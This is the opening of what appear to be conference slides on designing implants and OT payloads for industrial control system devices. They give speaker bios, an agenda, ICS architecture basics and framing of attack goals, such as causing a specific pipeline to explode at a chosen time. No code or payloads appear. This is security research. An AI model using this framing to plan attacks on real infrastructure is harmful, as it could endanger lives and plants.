



# **A Diet of Poisoned Fruit:**

## **Designing Implants & OT Payloads for ICS Embedded Devices**

Jos Wetzels, Marina Krotofil






# Marina Krotofil

@marmusha

- Senior Security Engineer
- Specializing on offensive security of Critical Infrastructures
- **Focus:** Physical Damage or how to make somethings go bad, crash or blow up by means of cyber-attacks





# Jos Wetzels

@s4mvertaka



- Principal Consultant & Security Researcher
- **Focus:** Embedded Systems Security (ICS, Automotive, IoT, ...)
- (previously) Security Researcher @ University of Twente on protection of critical infrastructure

# AGENDA

1. Introduction
2. Cyber-Physical Attack Lifecycle
3. Implants
4. OT Payloads
5. Conclusion




# Here is a Plant. What is Your Plan?



<http://www.amerpipe.com/sites/default/files/refinery-pipe.jpg>

# Two Common View on Cyber-Physical Attacks

- “Trivial! Look at the state of ICS security!”
- “Borderline impossible! These processes are extremely complex & engineered for safety!”



<https://image.shutterstock.com/image-illustration/six-nine-matter-perspectives-260nw-1024980271.jpg>



# Typical Expectation: MAGIC BUTTON



(does not exist!)




# Attacks with Strategic and Long Lasting Effect

- Attacks with strategic, lasting damage will be process specific & require good process comprehension
- Will require attacker to develop detailed '**damage scenario**'
  - What causes a pipeline to explode?
  - What causes the **right** pipeline to explode?
  - What causes the **right** pipeline to explode at the **right** moment?






# Industrial Control Systems (ICS)






# IT Security vs. OT Security






# Industrial Plants Work on Control Loop Concept



# Industrial Network Architecture



Planning and management

Optimization Applications

HMI (Supervisory control)

Controllers (Regulatory control)

Field Instrumentation

Definition of Real Time




# Physical Process and Control Equipment



<https://vecer.mk/files/article/2017/05/02/485749-saudiska-arabija-ja-kupi-najgolemata-naftena-rafinerija-vo-sad.jpg>



<http://www.jfwhite.com/Collateral/Images/English-US/Galleries/middleboro9115kvbrowsers.jpg>



<https://www.roboticsbusinessreview.com/wp-content/uploads/2016/05/jaguar-factory.jpg>



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[https://www.oilandgasproductnews.com/files/slides/locale\\_image/medium/0089/22183\\_en\\_16f9d\\_8738\\_honeywell-process-solutions-rtu2020-process-controller.jpg](https://www.oilandgasproductnews.com/files/slides/loca